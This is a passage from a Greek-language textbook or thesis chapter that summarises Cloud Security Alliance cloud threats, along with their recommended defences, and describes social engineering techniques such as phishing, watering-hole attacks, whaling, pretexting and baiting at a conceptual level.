Ο ορισμός "zero-day" περιλαμβάνει όλες τις άγνωστες ή νέες επιθέσεις που εκμεταλλεύονται τα τρωτά σημεία για τα οποία δεν έχει κυκλοφορήσει ακόμη καμία ενημερωμένη έκδοσης κώδικα. Ο όρος είναι γνωστός μεταξύ των μελών της κοινότητας χάκερ, όπου η πρακτική των συναλλαγών των τρωτών σημείων zero-day έχει γίνει μια δημοφιλής δραστηριότητα.

[Σ.46]

2.9. ΕΠΙΘΕΣΗ ΣΤΟ ΥΠΟΛΟΓΙΣΤΙΚΟ ΝΕΦΟΣ

2.9.1. Παραβιάσεις Δεδομένων

Τα δίκτυα υπολογιστικών νεφών αντιμετωπίζουν πολλές από τις ίδιες απειλές με τα παραδοσιακά εταιρικά δίκτυα, αλλά λόγω του τεράστιου όγκου των δεδομένων που αποθηκεύονται σε διακομιστές cloud, οι πάροχοι υπηρεσιών αποτελούν έναν ελκυστικό στόχο. Η σοβαρότητα της πιθανής βλάβης συχνά εξαρτάται από την ευαισθησία των δεδομένων που εκτίθενται. Οι εκτεθειμένες προσωπικές οικονομικές πληροφορίες τείνουν να είναι καταστροφικές, αλλά οι παραβάσεις που αφορούν πληροφορίες για την υγεία, το εμπορικό απόρρητο και την πνευματική ιδιοκτησία μπορεί να είναι πιο καταστροφικές.

Όταν συμβαίνει παραβίαση δεδομένων, οι εταιρείες ενδέχεται να υποστούν πρόστιμα ή ενδέχεται να αντιμετωπίσουν αγωγές ή ποινικές διώξεις. Οι έρευνες παραβίασης και οι ειδοποιήσεις πελατών μπορούν να προφυλάξουν από σημαντικά έξοδα. Οι έμμεσες επιπτώσεις, όπως η δυσφήμιση ονομάτων επιχειρήσεων και η απώλειες επιχειρήσεων, μπορούν να επηρεάσουν τους

οργανισμούς για χρόνια.

Οι πάροχοι υπολογιστικών νεφών χρησιμοποιούν συνήθως ελέγχους ασφαλείας για να προστατεύσουν το περιβάλλον τους, αλλά σε τελική ανάλυση οι οργανισμοί είναι υπεύθυνοι για την προστασία των δικών τους δεδομένων στο υπολογιστικό νέφος. Η CSA συστήνει στους οργανισμούς να χρησιμοποιούν έλεγχο ταυτότητας και κρυπτογράφηση πολλαπλών παραγόντων για την προστασία από τις παραβιάσεις δεδομένων.

2.9.2. Εκτεθειμένα Διαπιστευτήρια Και Ελλιπής Πιστοποίηση

Οι παραβιάσεις δεδομένων και άλλες επιθέσεις προκύπτουν συχνά από την ελλιπή πιστοποίηση, τους αδύναμους κωδικούς πρόσβασης και την κακή διαχείριση κλειδιών ή πιστοποιητικών. Οι οργανισμοί συχνά αγωνίζονται με τη διαχείριση ταυτότητας καθώς προσπαθούν να εκχωρήσουν δικαιώματα ανάλογα με τον ρόλο της εργασίας του χρήστη. Πιο σημαντικό, μερικές φορές ξεχνούν να ενημερώσουν τα δικαιώματα πρόσβασης των χρηστών όταν μια λειτουργία εργασίας αλλάζει ή ένας χρήστης εγκαταλείπει τον οργανισμό.

Τα συστήματα ταυτότητας πολλαπλών παραγόντων, όπως οι κωδικοί μιας χρήσης, ο έλεγχος ταυτότητας μέσω τηλεφώνου και οι έξυπνες κάρτες, προστατεύουν τις υπηρεσίες cloud επειδή δυσκολεύουν τους εισβολείς να συνδεθούν με κλεμμένους κωδικούς πρόσβασης. Η παραβίαση του Anthem, η οποία εξέθεσε περισσότερα από 80 εκατομμύρια αρχεία πελατών, ήταν το αποτέλεσμα κλοπής διαπιστευτηρίων χρήστη. Το Anthem δεν κατόρθωσε να αναπτύξει έλεγχο ταυτότητας πολλαπλών παραγόντων, οπότε μόλις οι επιτιθέμενοι έλαβαν τα διαπιστευτήρια, το κακό είχε συμβεί.

Πολλοί προγραμματιστές κάνουν το λάθος να ενσωματώνουν τα διαπιστευτήρια και τα κρυπτογραφικά κλειδιά στον πηγαίο κώδικα και να τα αφήνουν σε δημόσιους χώρους αποθήκευσης όπως το GitHub. Τα κλειδιά πρέπει να προστατεύονται κατάλληλα και είναι απαραίτητη μια καλά ασφαλής υποδομή

δημόσιου κλειδιού, δήλωσε η CSA. Πρέπει επίσης να αλλάζουν ανά περιόδους ώστε να είναι πιο δύσκολο για τους εισβολείς να χρησιμοποιούν κλειδιά που έχουν αποκτήσει χωρίς άδεια.

Οι οργανισμοί που σκοπεύουν να συνεργαστούν με έναν πάροχο υπολογιστικού νέφους πρέπει να κατανοήσουν τα μέτρα ασφαλείας που χρησιμοποιεί ο πάροχος για την προστασία της πλατφόρμας ταυτότητας. Η συγκέντρωση της ταυτότητας σε έναν ενιαίο χώρο αποθήκευσης έχει τους κινδύνους της. Οι οργανισμοί πρέπει να ζυγίζουν τον αντίκτυπο της ευκολίας της συγκέντρωσης της ταυτότητας έναντι του κινδύνου να καταστεί αυτός ο χώρος αποθήκευσης στόχος υψηλής αξίας για τους επιτιθέμενους.

2.9.3. Εκτεθειμένες Διεπαφές Χρήστη και APIs

Πρακτικά κάθε υπηρεσία σύννεφου και εφαρμογή προσφέρει τώρα API. Οι ομάδες τεχνολογίας πληροφορικής χρησιμοποιούν διασυνδέσεις και API για τη διαχείριση και αλληλεπίδραση με υπηρεσίες cloud διαχείρισης, ενορχηστρωτισμού και παρακολούθησης.

Η ασφάλεια και η διαθεσιμότητα των υπηρεσιών cloud - από τον έλεγχο ταυτότητας και τον έλεγχο πρόσβασης στην κρυπτογράφηση και την παρακολούθηση της δραστηριότητας - εξαρτάται από την ασφάλεια του API. Ο κίνδυνος αυξάνεται για τους οργανισμούς που βασίζονται στα API, καθώς μπορεί να χρειαστεί να εκθέσουν περισσότερες υπηρεσίες και διαπιστευτήρια απ’ όσα θα έπρεπε. Οι αδύναμες διεπαφές και τα API εκθέτουν τους οργανισμούς σε ζητήματα ασφάλειας που σχετίζονται με την εμπιστευτικότητα, την ακεραιότητα, τη διαθεσιμότητα και την ευθύνη.

Τα API και οι διασυνδέσεις τείνουν να είναι το πιο εκτεθειμένο τμήμα ενός συστήματος επειδή είναι συνήθως προσβάσιμα από το ανοιχτό Internet. Η CSA συνιστά τους κατάλληλους ελέγχους ως "πρώτη γραμμή άμυνας και ανίχνευσης". Οι εφαρμογές και τα συστήματα προσομοίωσης απειλών, συμπεριλαμβανομένων

των ροών δεδομένων και της αρχιτεκτονικής / σχεδιασμού, αποτελούν σημαντικά μέρη του κύκλου ζωής της ανάπτυξης. Η CSA συνιστά επίσης αναθεωρήσεις στον κώδικα των εφαρμογών με επίκεντρο την ασφάλεια και αυστηρούς ελέγχους διείσδυσης.

2.9.4. Εκμεταλλεύσιμα Τρωτά Σημεία Συστήματος

Τα τρωτά σημεία του συστήματος, ή τα εκμεταλλεύσιμα σφάλματα στα προγράμματα, δεν είναι καινούργια. Οι οργανισμοί μοιράζονται μνήμη, βάσεις δεδομένων και άλλους πόρους μεταξύ τους, δημιουργώντας νέες ευκαιρίες επιθέσεων.

Ευτυχώς, οι επιθέσεις σε τρωτά σημεία του συστήματος μπορούν να μετριαστούν με "βασικές διαδικασίες Τείχους Προστασίας", λέει η CSA. Οι βέλτιστες πρακτικές περιλαμβάνουν τη συστηματική σάρωση τρωτότητας, την άμεση διαχείριση των ενημερώσεων κώδικα και τη γρήγορη παρακολούθηση των αναφερόμενων απειλών του συστήματος.

Σύμφωνα με τον CSA, το κόστος των τρωτών σημείων του συστήματος "είναι σχετικά μικρό σε σύγκριση με τις υπόλοιπες δαπάνες Τείχους Προστασίας". Η δαπάνη για την εφαρμογή Τειχών Προστασίας για την ανακάλυψη και την επιδιόρθωση των τρωτών σημείων είναι μικρή σε σύγκριση με τις πιθανές ζημιές. Οι ρυθμιζόμενες βιομηχανίες πρέπει να επιδιορθώνουν σφάλματα όσο το δυνατόν γρηγορότερα, κατά προτίμηση ως μέρος μιας αυτοματοποιημένης και επαναλαμβανόμενης διαδικασίας, συνιστά η CSA. Οι διαδικασίες αλλαγής ελέγχου που αφορούν την επιδιόρθωση έκτακτης ανάγκης διασφαλίζουν ότι οι δραστηριότητες αποκατάστασης τεκμηριώνονται δεόντως και εξετάζονται από τεχνικές ομάδες.

2.9.5. Κλοπή Λογαριασμών

Οι καταχρήσεις ηλεκτρονικού "ψαρέματος", απάτης και λογισμικού εξακολουθούν να είναι επιτυχείς και οι υπηρεσίες υπολογιστικού νέφους προσθέτουν μια νέα διάσταση στην απειλή επειδή οι επιτιθέμενοι μπορούν να παρακολουθήσουν δραστηριότητες, να χειραγωγήσουν συναλλαγές και να τροποποιήσουν δεδομένα. Οι επιτιθέμενοι μπορεί επίσης να είναι σε θέση να χρησιμοποιήσουν την εφαρμογή σύννεφου για να ξεκινήσουν άλλες επιθέσεις.

Οι οργανισμοί θα πρέπει να απαγορεύουν την κοινοποίηση των διαπιστευτηρίων λογαριασμού μεταξύ χρηστών και υπηρεσιών, και να επιτρέπουν τα συστήματα ταυτότητας πολλαπλών παραγόντων, εφόσον υπάρχουν. Οι λογαριασμοί, ακόμη και οι λογαριασμοί υπηρεσιών, θα πρέπει να παρακολουθούνται έτσι ώστε κάθε συναλλαγή να μπορεί να οδηγήσει προς έναν άνθρωπο-ιδιοκτήτη. Το σημαντικό είναι να προστατευθούν τα διαπιστευτήρια του λογαριασμού από κλοπή, λέει ο CSA.

2.9.6. Κακόβουλα Πρόσωπα

Οι εμπιστευτικές πληροφορίες απειλούνται από πολλά πρόσωπα: έναν νυν ή πρώην υπάλληλο, έναν διαχειριστή συστήματος, έναν εργολάβο ή έναν επιχειρηματικό εταίρο. Τα αίτια της κακόβουλης συμπεριφοράς κυμαίνονται από επιθυμία για κλοπή δεδομένων έως και για λόγους εκδίκησης. Σε ένα σενάριο σύννεφου, ένα θρασύ πρόσωπο μπορεί να καταστρέψει ολόκληρες υποδομές ή να χειριστεί δεδομένα. Συστήματα που εξαρτώνται αποκλειστικά από τον πάροχο υπηρεσιών σύννεφου για ασφάλεια, όπως η κρυπτογράφηση, διατρέχουν τον μεγαλύτερο κίνδυνο.

Η CSA συνιστά οι οργανισμοί να ελέγχουν τη διαδικασία κρυπτογράφησης και των κλειδιών, να οργανώνουν τα καθήκοντά τους και να ελαχιστοποιούν την πρόσβαση που παρέχεται στους χρήστες. Η αποτελεσματική καταγραφή, παρακολούθηση και έλεγχος των δραστηριοτήτων διαχειριστή είναι επίσης κρίσιμες.

Όπως σημειώνει η CSA, είναι εύκολο να παρανοηθεί η προσπάθεια να ασκηθεί μια συνηθισμένη δουλειά ως «κακόβουλη» δραστηριότητα εμπιστευτικών πληροφοριών. Ένα παράδειγμα είναι ένας διαχειριστής που αντιγράφει κατά λάθος μια ευαίσθητη βάση δεδομένων πελατών σε έναν δημόσιο εξυπηρετητή. Η σωστή εκπαίδευση και διαχείριση για την πρόληψη τέτοιων λαθών γίνεται πιο κρίσιμη στο σύννεφο, λόγω μεγαλύτερης πιθανής έκθεσης.

2.9.7. Το Παράσιτο APT

Η CSA καλώς καλεί προηγμένες επίμονες απειλές (APT-advanced persistent threats) "παρασιτικές" μορφές επίθεσης. Οι APT διεισδύουν στα συστήματα για να εδραιώσουν ένα σημείο στήριξης, στη συνέχεια να απομακρύνουν κρυφά τα δεδομένα και την πνευματική ιδιοκτησία για μια εκτεταμένη χρονική περίοδο.

Τα APT συνήθως κινούνται μέσω του δικτύου και συνδυάζονται με την κανονική κίνηση, επομένως είναι δύσκολο να εντοπιστούν. Οι σημαντικότεροι πάροχοι νέφους εφαρμόζουν προηγμένες τεχνικές για να εμποδίσουν τα APT να διεισδύσουν στην υποδομή τους, αλλά οι πελάτες πρέπει να είναι επιμελείς στην ανίχνευση των APT στους λογαριασμούς cloud, όπως θα ήταν σε συστήματα εγκαταστάσεων.

Τα κοινά σημεία εισόδου περιλαμβάνουν spear phishing, άμεσες επιθέσεις, μονάδες USB προφορτωμένες με κακόβουλο λογισμικό και κατεστραμμένα δίκτυα τρίτων. Συγκεκριμένα, η CSA συνιστά την κατάρτιση των χρηστών ώστε να αναγνωρίζουν τις τεχνικές ηλεκτρονικού "ψαρέματος".

Τα τακτικά ενισχυμένα προγράμματα ευαισθητοποίησης κρατούν τους χρήστες σε εγρήγορση και είναι λιγότερο πιθανό να εξαπατηθούν για να αφήσουν ένα APT στο δίκτυο - και τα τμήματα πληροφορικής πρέπει να ενημερώνονται για τις πιο πρόσφατες επιθέσεις. Οι προηγμένοι έλεγχοι ασφαλείας, η διαχείριση της διαδικασίας, τα σχέδια αντιμετώπισης περιστατικών και η εκπαίδευση του

προσωπικού πληροφορικής οδηγούν σε αυξημένους προϋπολογισμούς ασφαλείας. Οι οργανισμοί θα πρέπει να σταθμίζουν αυτό το κόστος ενάντια στις πιθανές οικονομικές ζημίες που προκαλούνται από επιτυχείς επιθέσεις APT.

2.9.8. Μόνιμη Απώλεια Δεδομένων

Καθώς το υπολογιστικό νέφος έχει εξελιχθεί, οι αναφορές για μόνιμη απώλεια δεδομένων λόγω σφάλματος του παρόχου έχουν γίνει εξαιρετικά σπάνιες. Ωστόσο, έχει γίνει γνωστό ότι οι κακόβουλοι χάκερ διαγράφουν μόνιμα δεδομένα σύννεφου για να βλάψουν τις επιχειρήσεις, και τα κέντρα δεδομένων cloud είναι τόσο ευάλωτα σε φυσικές καταστροφές όσο και οποιαδήποτε εγκατάσταση.

Οι πάροχοι σύννεφων συστήνουν τη κατανομή δεδομένων και εφαρμογών σε πολλές ζώνες για πρόσθετη προστασία. Τα μέτρα δημιουργίας αντιγράφων δεδομένων είναι απαραίτητα, καθώς και η τήρηση των βέλτιστων πρακτικών όσον αφορά τη συνέχιση των επιχειρήσεων και την αποκατάσταση καταστροφών. Η καθημερινή δημιουργία αντιγράφων ασφαλείας δεδομένων και η αποθήκευση εκτός χώρου παραμένουν σημαντικές παρά την ύπαρξη υπηρεσιών υπολογιστικού νέφους.

Το βάρος της ευθύνης για την απώλεια δεδομένων δεν είναι πάντα πάνω στον πάροχο υπολογιστικού νέφους. Εάν ένας πελάτης κρυπτογραφεί δεδομένα πριν τα μεταφορτώσει στο νέφος, τότε αυτός ο πελάτης πρέπει να φυλάξει προσεκτικά το κλειδί της κρυπτογράφησης. Μόλις χαθεί το κλειδί, θα χαθούν και τα δεδομένα.

Οι πολιτικές συμμόρφωσης ορίζουν συχνά πόσο καιρό οι οργανισμοί πρέπει να διατηρούν αρχεία ελέγχου και άλλα έγγραφα. Η απώλεια τέτοιων δεδομένων μπορεί να έχει σοβαρές συνέπειες. Οι νέοι κανόνες προστασίας δεδομένων της ΕΕ αντιμετωπίζουν επίσης την καταστροφή δεδομένων και την αλλοίωση των προσωπικών δεδομένων ως παραβιάσεις δεδομένων που απαιτούν κατάλληλη ανακοίνωση. Πρέπει να γνωρίζουμε τους κανόνες για να

αποφύγουμε το πρόβλημα.

2.9.9. Ανεπαρκής Επιμέλεια

Οι οργανισμοί που αγκαλιάζουν το σύννεφο χωρίς να κατανοούν πλήρως το περιβάλλον και τους συναφείς κινδύνους ενδέχεται να αντιμετωπίσουν "μυριάδες εμπορικούς, οικονομικούς, τεχνικούς, νομικούς και κινδύνους συμμόρφωσης", προειδοποίησε η CSA. Χρειάζεται μεγάλη προσοχή αν ο οργανισμός επιχειρεί να “μεταναστεύσει” σε κάποιο πάροχο υπολογιστικού νέφους ή αν συνεργαστεί με άλλη εταιρεία στον ίδιο πάροχο. Για παράδειγμα, οι οργανισμοί που δεν ελέγχουν μια σύμβαση ενδέχεται να μην γνωρίζουν την ευθύνη του παρόχου σε περίπτωση απώλειας ή παραβίασης δεδομένων.

Λειτουργικά και αρχιτεκτονικά ζητήματα προκύπτουν εάν η ομάδα ανάπτυξης μιας εταιρείας στερείται εξοικείωσης με τις τεχνολογίες σύννεφου, καθώς οι εφαρμογές αναπτύσσονται σε ένα συγκεκριμένο σύννεφο. Η CSA υπενθυμίζει στους οργανισμούς ότι πρέπει να γνωρίζουν τους κινδύνους που κρύβονται όταν εγγράφονται σε κάποια υπηρεσία υπολογιστικού νέφους.

2.9.10. Καταχρήσεις Υπηρεσιών Cloud

Οι υπηρεσίες Cloud μπορούν να τεθούν σε λειτουργία για να υποστηρίξουν κακόβουλες χρήσεις, όπως η χρήση πόρων του cloud computing για να σπάσουν ένα κλειδί κρυπτογράφησης για να ξεκινήσει μια επίθεση. Άλλα παραδείγματα περιλαμβάνουν εκκίνηση επιθέσεων DDoS, αποστολή μηνυμάτων ηλεκτρονικού ταχυδρομείου ανεπιθύμητης αλληλογραφίας και phishing, και φιλοξενία κακόβουλου περιεχομένου.

Οι πάροχοι πρέπει να αναγνωρίζουν τους τύπους κακοποίησης - όπως τον έλεγχο της κυκλοφορίας για να αναγνωρίζουν τις επιθέσεις DDoS - και να προσφέρουν εργαλεία στους πελάτες ώστε να παρακολουθούν την κατάσταση

του υπολογιστικού νέφους. Οι πελάτες πρέπει να διασφαλίζουν ότι οι πάροχοι προσφέρουν ένα μηχανισμό για την καταγγελία κατάχρησης. Παρόλο που οι πελάτες ενδέχεται να μην είναι άμεσα υποψήφια θύματα για κακόβουλες ενέργειες, η κατάχρηση υπηρεσίας cloud μπορεί να οδηγήσει σε προβλήματα διαθεσιμότητας υπηρεσιών και απώλειας δεδομένων.

2.9.11. Επιθέσεις DoS

Οι επιθέσεις DoS είχαν ελατωθεί για κάποια χρόνια, αλλά έχουν κερδίσει ξανά το ενδιαφέρον χάρη στο υπολογιστικό νέφος, επειδή επηρεάζουν συχνά τη διαθεσιμότητα. Η εμπειρία μιας επίθεσης άρνησης εξυπηρέτησης είναι σαν να πιαστήκαμε σε περιστασιακή κυκλοφοριακή συμφόρηση. Υπάρχει ένας και μοναδικός τρόπος να φτάσουμε στον προορισμό μας και δεν υπάρχει τίποτα που μπορούμε να κάνουμε εκτός από το να καθίσουμε και να περιμένουμε.

Οι επιθέσεις DoS καταναλώνουν μεγάλα ποσά επεξεργασίας, ένας λογαριασμός που ο πελάτης καλείται τελικά να πληρώσει. Ενώ οι επιθέσεις DDoS μεγάλου όγκου είναι πολύ συχνές, οι οργανισμοί θα πρέπει να γνωρίζουν για τις ασύμμετρες επιθέσεις DoS σε επίπεδο εφαρμογής, οι οποίες στοχεύουν σε τρωτά σημεία του διακομιστή και της βάσης δεδομένων.

Οι πάροχοι σύννεφων τείνουν να είναι περισσότερο έτοιμοι να χειριστούν τις επιθέσεις DoS από τους πελάτες τους, δήλωσε η CSA. Το κλειδί είναι να έχουμε ένα σχέδιο για να μετριάσουμε την επίθεση πριν από την εμφάνισή της, έτσι ώστε οι διαχειριστές να έχουν πρόσβαση σε αυτούς τους πόρους όταν τους χρειάζονται.

2.9.12. Διαμοιραζόμενη Τεχνολογία, Διαμοιραζόμενοι Κίνδυνοι

Τα τρωτά σημεία στην διαμοιραζόμενη τεχνολογία αποτελούν σημαντική απειλή για το cloud computing. Οι παροχείς υπηρεσιών νέφους μοιράζονται

υποδομές, πλατφόρμες και εφαρμογές και αν υπάρχει κάποια τρωτότητα σε οποιοδήποτε από αυτά τα στρώματα, επηρεάζει όλους. Ένα απλό θέμα τρωτότητας ή λανθασμένης διαμόρφωσης μπορεί να εκθέσει σε κίνδυνο ολόκληρο το υπολογιστικό νέφος ενός παρόχου.

Αν ένα ολοκληρωμένο συστατικό εκτεθεί σε κίνδυνο - ας πούμε, ένας hypervisor, ένα συστατικό κοινής πλατφόρμας ή μια εφαρμογή - εκθέτει ολόκληρο το περιβάλλον σε πιθανό κίνδυνο και παραβίαση. Η CSA συνέστησε μια στρατηγική βαθειάς άμυνας, η οποία περιλαμβάνει τον έλεγχο ταυτότητας πολλών παραγόντων σε όλους τους κεντρικούς υπολογιστές, τα συστήματα ανίχνευσης εισβολών και το δίκτυο. Επίσης περιλαμβάνει την εφαρμογή της έννοιας του μικρότερου προνομίου, την κατάτμηση του δικτύου και την επιδιόρθωση κοινών πόρων.

[Σ.47]

2.10. SOCIAL ENGINEERING (“ΚΟΙΝΩΝΙΚΗ ΜΗΧΑΝΙΚΗ”)

Οι επιθέσεις κοινωνικής μηχανικής, όπως κάθε απάτη, βασίζονται σε ψυχολογική χειραγώγηση για να οδηγήσουν τα θύματα να δώσουν χρήματα και ευαίσθητες, εμπιστευτικές πληροφορίες. Ένα παράδειγμα μπορεί να είναι κάποιος που μπαίνει σε ένα κτίριο και δημοσιεύει μία ψεύτικη ανακοίνωση για την αλλαγή του τηλεφωνικού αριθμού του help desk. Όταν οι υπάλληλοι ζητούν βοήθεια, ο εγκληματίας μπορεί να προσποιηθεί ότι είναι αυτός που θα έπρεπε να βοηθήσει και να αρχίσει να ζητάει κωδικούς πρόσβασης και άλλα διαπιστευτήρια εταιρικής σύνδεσης. Αυτό δίνει την πρόσβαση στις προσωπικές πληροφορίες της εταιρείας.

Ένα άλλο παράδειγμα κοινωνικής μηχανικής μπορεί να αφορά έναν χάκερ που έρχεται σε επαφή με τον στόχο του σε ένα κοινωνικό δίκτυο, όπως το Facebook. Ξεκινούν μια συζήτηση και βαθμιαία ο χάκερ κερδίζει την εμπιστοσύνη του στόχου του, στη συνέχεια χρησιμοποιεί αυτή την εμπιστοσύνη για να αποκτήσει πρόσβαση σε ευαίσθητες πληροφορίες.

[Σ.48]

2.10.1. Phishing (“Ηλεκτρονικό Ψάρεμα”)

Οι επιθέσεις ηλεκτρονικού "ψαρέματος" είναι οι πιο συνηθισμένοι τύποι επιθέσεων που εκμεταλλεύονται τεχνικές κοινωνικής μηχανικής. Οι επιτιθέμενοι χρησιμοποιούν μηνύματα ηλεκτρονικού ταχυδρομείου, κοινωνικά μέσα και άμεσα μηνύματα και SMS για να εξαπατήσουν τα θύματα να παρέχουν ευαίσθητες πληροφορίες ή να επισκέπτονται κακόβουλα URL στην προσπάθειά τους να θέσουν σε κίνδυνο τα συστήματά τους.

Οι επιθέσεις ηλεκτρονικού "ψαρέματος" παρουσιάζουν τα ακόλουθα κοινά χαρακτηριστικά:

- Τα μηνύματα συντίθενται για να προσελκύσουν την προσοχή του χρήστη, σε πολλές περιπτώσεις να τονώσουν την περιέργειά του παρέχοντας λίγες πληροφορίες για ένα συγκεκριμένο θέμα και υποδεικνύοντας στα θύματα να επισκεφθούν έναν συγκεκριμένο ιστότοπο για περαιτέρω ενημέρωση.

- Τα μηνύματα ηλεκτρονικού "ψαρέματος" που αποσκοπούν στη συγκέντρωση πληροφοριών του χρήστη αποπνέουν μια αίσθηση επείγουσας ανάγκης στην προσπάθεια να εξαπατήσουν το θύμα να αποκαλύψει ευαίσθητα δεδομένα για να επιλύσουν μια κατάσταση που θα μπορούσε να επιδεινωθεί χωρίς την συνδρομή του θύματος.

- Οι επιτιθέμενοι εκμεταλλεύονται συντομευμένες διευθύνσεις URL ή ενσωματωμένους συνδέσμους για να ανακατευθύνουν τα θύματα σε έναν κακόβουλο τομέα που θα μπορούσε να φιλοξενήσει κωδικούς κατάχρησης ή θα μπορούσε να είναι ένας κλώνος νόμιμων ιστότοπων με διευθύνσεις URL που φαίνονται νόμιμες. Σε πολλές περιπτώσεις ο πραγματικός σύνδεσμος και ο φαινομενικός σύνδεσμος στο ηλεκτρονικό ταχυδρομείο είναι διαφορετικοί, για παράδειγμα, η υπερσύνδεση στο μήνυμα ηλεκτρονικού ταχυδρομείου δεν δείχνει την ίδια τοποθεσία με τον εμφανή υπερσύνδεσμο που εμφανίζεται στους χρήστες.

- Τα μηνύματα ηλεκτρονικού ταχυδρομείου ηλεκτρονικού "ψαρέματος" έχουν ένα παραπλανητικό τίτλο για να προσελκύσουν τον παραλήπτη ώστε να πιστέψει ότι το μήνυμα ηλεκτρονικού ταχυδρομείου προέρχεται από μια αξιόπιστη πηγή, οι εισβολείς χρησιμοποιούν μια πλαστή διεύθυνση αποστολέα ή την πλαστογραφημένη ταυτότητα του οργανισμού. Συνήθως αντιγράφουν περιεχόμενο, όπως κείμενα, λογότυπα, εικόνες μορφοποίηση που χρησιμοποιούνται στη νόμιμη ιστοσελίδα, ώστε να φαίνονται γνήσια.

2.10.2. Watering Hole (“Τρύπα Νερού”)

Μια επίθεση τρύπας "αποτελείται από την έγχυση κακόβουλου κώδικα στις δημόσιες ιστοσελίδες ενός ιστότοπου που επισκέφτηκαν οι στόχοι. Η μέθοδος έγχυσης δεν είναι καινούργια και χρησιμοποιείται συνήθως από εγκληματίες στον κυβερνοχώρο και από χάκερς. Οι επιτιθέμενοι θέτουν σε κίνδυνο ιστοσελίδες ενός συγκεκριμένου τομέα, τις οποίες απλά θα επισκεφθούν συγκεκριμένα άτομα που ενδιαφέρουν τις επιθέσεις.

Μόλις ένα θύμα επισκέπτεται τη σελίδα στον εκτεθειμένο ιστότοπο, ένας backdoor trojan εγκαθίσταται στον υπολογιστή του. Η μέθοδος επιθέσεων Watering Hole είναι πολύ κοινή για τη λειτουργία κατασκοπείας στον κυβερνοχώρο ή για επιθέσεις που χρηματοδοτούνται από το κράτος.

Η στόχευση ενός συγκεκριμένου ιστότοπου είναι πολύ πιο δύσκολη από την απλή εύρεση ιστότοπων που περιέχουν τρωτότητα. Ο επιτιθέμενος πρέπει να ερευνήσει μια αδυναμία στον επιλεγμένο ιστότοπο. Πράγματι, στις επιθέσεις τρύπας, οι επιτιθέμενοι ενδέχεται να θέσουν σε κίνδυνο έναν ιστότοπο μήνες πριν τον χρησιμοποιήσουν πραγματικά σε μια επίθεση. Ανά μερικά χρονικά διαστήματα, οι εισβολείς συνδέονται με τον ιστότοπο για να εξασφαλίσουν ότι έχουν ακόμα πρόσβαση. Με αυτόν τον τρόπο, οι επιτιθέμενοι μπορούν να μολύνουν έναν αριθμό ιστότοπων σε ένα χτύπημα, διατηρώντας έτσι την πιθανότητα επιτυχίας τους. Είναι ακόμη σε θέση να επιθεωρήσουν τα αρχεία καταγραφής ιστοτόπων για

να εντοπίσουν πιθανά θύματα που τους ενδιαφέρουν. Αυτή η τεχνική εξασφαλίζει ότι ο κώδικας κατάχρησης θα έχει τη μέγιστη απόδοση όταν αποφασίσουν να εκμεταλλευτούν τα κενά ασφαλείας των ιστοτόπων.

Η επιλογή του ιστοτόπου για συμβιβασμό, η μελέτη των συνηθειών του θύματος και η υιοθέτηση ενός αποτελεσματικού κώδικα κατάχρησης είναι βήματα που απαιτούν σημαντική προσπάθεια κατά την προετοιμασία της επίθεσης.

Η αποτελεσματικότητα των επιθέσεων τρύπας αυξάνεται με τη χρήση καταχρήσεων “zero-day” που επηρεάζουν το λογισμικό του θύματος. Στην περίπτωση αυτή, τα θύματα δεν έχουν κανένα τρόπο να προστατεύσουν τα συστήματά τους από τη διάδοση κακόβουλου λογισμικού.

2.10.3. Whaling (Επίθεση “Φαλαινοθηρίας”)

Η φαλαινοθηρία είναι μια προηγμένη μορφή ηλεκτρονικού "ψαρέματος" που χρησιμοποιεί προηγμένες τεχνικές κοινωνικής μηχανικής για την κλοπή εμπιστευτικών πληροφοριών, προσωπικών δεδομένων, διαπιστευτηρίων πρόσβασης σε περιορισμένες υπηρεσίες / πόρους και συγκεκριμένων πληροφοριών με σχετική αξία από οικονομική και εμπορική άποψη.

Αυτό που διακρίνει αυτή την κατηγορία phishing από τις άλλες είναι η επιλογή των στόχων: κυρίως στελέχη ιδιωτικών επιχειρήσεων και κυβερνητικών οργανισμών. Χρησιμοποιείται η λέξη φαλαινοθηρία, που δείχνει ότι ο στόχος είναι ένα μεγάλο ψάρι.

Η φαλαινοθηρία υιοθετεί τις ίδιες μεθόδους επιθέσεων spear phishing, αλλά το ηλεκτρονικό ταχυδρομείο απάτης έχει σχεδιαστεί για να μεταμφιέζεται ως κρίσιμο μήνυμα ηλεκτρονικού ταχυδρομείου που αποστέλλεται από νόμιμη αρχή, συνήθως από στελέχη σημαντικών οργανισμών. Συνήθως, το περιεχόμενο του αποστέλλοντος μηνύματος έχει συντακτεί για ανώτερα στελέχη και αφορά κάποιο είδος ψευδούς ανησυχίας για την εταιρεία ή υψηλά εμπιστευτικές πληροφορίες.

2.10.4. Pretexting – Προσποίηση

Ο όρος pretexting υποδηλώνει την πρακτική να παρουσιαστείς ως κάποιος άλλος για να αποκτήσεις ιδιωτικές πληροφορίες. Συνήθως, οι εισβολείς δημιουργούν μια ψεύτικη ταυτότητα και τη χρησιμοποιούν για να χειραγωγήσουν την παραλαβή των πληροφοριών.

Οι επιτιθέμενοι που εκμεταλλεύονται αυτήν την συγκεκριμένη τεχνική κοινωνικής μηχανικής χρησιμοποιούν διάφορες ταυτότητες που έχουν δημιουργήσει κατά τη διάρκεια προηγούμενων επιθέσεών τους. Αυτή η συνήθεια θα μπορούσε να τους εκθέσει στις έρευνες που διεξάγονται από εμπειρογνώμονες σε θέματα ασφάλειας και επιβολή του νόμου.

Η επιτυχία της επίθεσης προσποίησης βασίζεται σε μεγάλο βαθμό στην ικανότητα του επιτιθέμενου στην οικοδόμηση εμπιστοσύνης.

Οι πιο προηγμένες μορφές προσβολών προσποίησης προσπαθούν να χειραγωγήσουν τα θύματα για να εκτελέσουν μια ενέργεια που επιτρέπει σε έναν εισβολέα να ανακαλύψει και να εκμεταλλευτεί ένα σημείο αστοχίας μέσα σε έναν οργανισμό.

Ένας εισβολέας μπορεί να μιμηθεί έναν εξωτερικό χειριστή υπηρεσιών πληροφορικής για να ζητήσει από το εσωτερικό προσωπικό πληροφορίες που θα μπορούσαν να επιτρέψουν την πρόσβαση στο σύστημα εντός του οργανισμού.

2.10.5. Επιθέσεις Δολώματος Και Quid Pro Quo

Μια άλλη τεχνική κοινωνικής μηχανικής είναι το Δόλωμα που εκμεταλλεύεται την περιέργεια του ανθρώπου. Το δόλωμα συγχέεται με άλλες επιθέσεις κοινωνικής μηχανικής. Το κύριο χαρακτηριστικό του είναι η υπόσχεση

ενός προϊόντος το οποίο χρησιμοποιούν οι χάκερ σαν δόλωμα για να εξαπατήσουν τα θύματα.

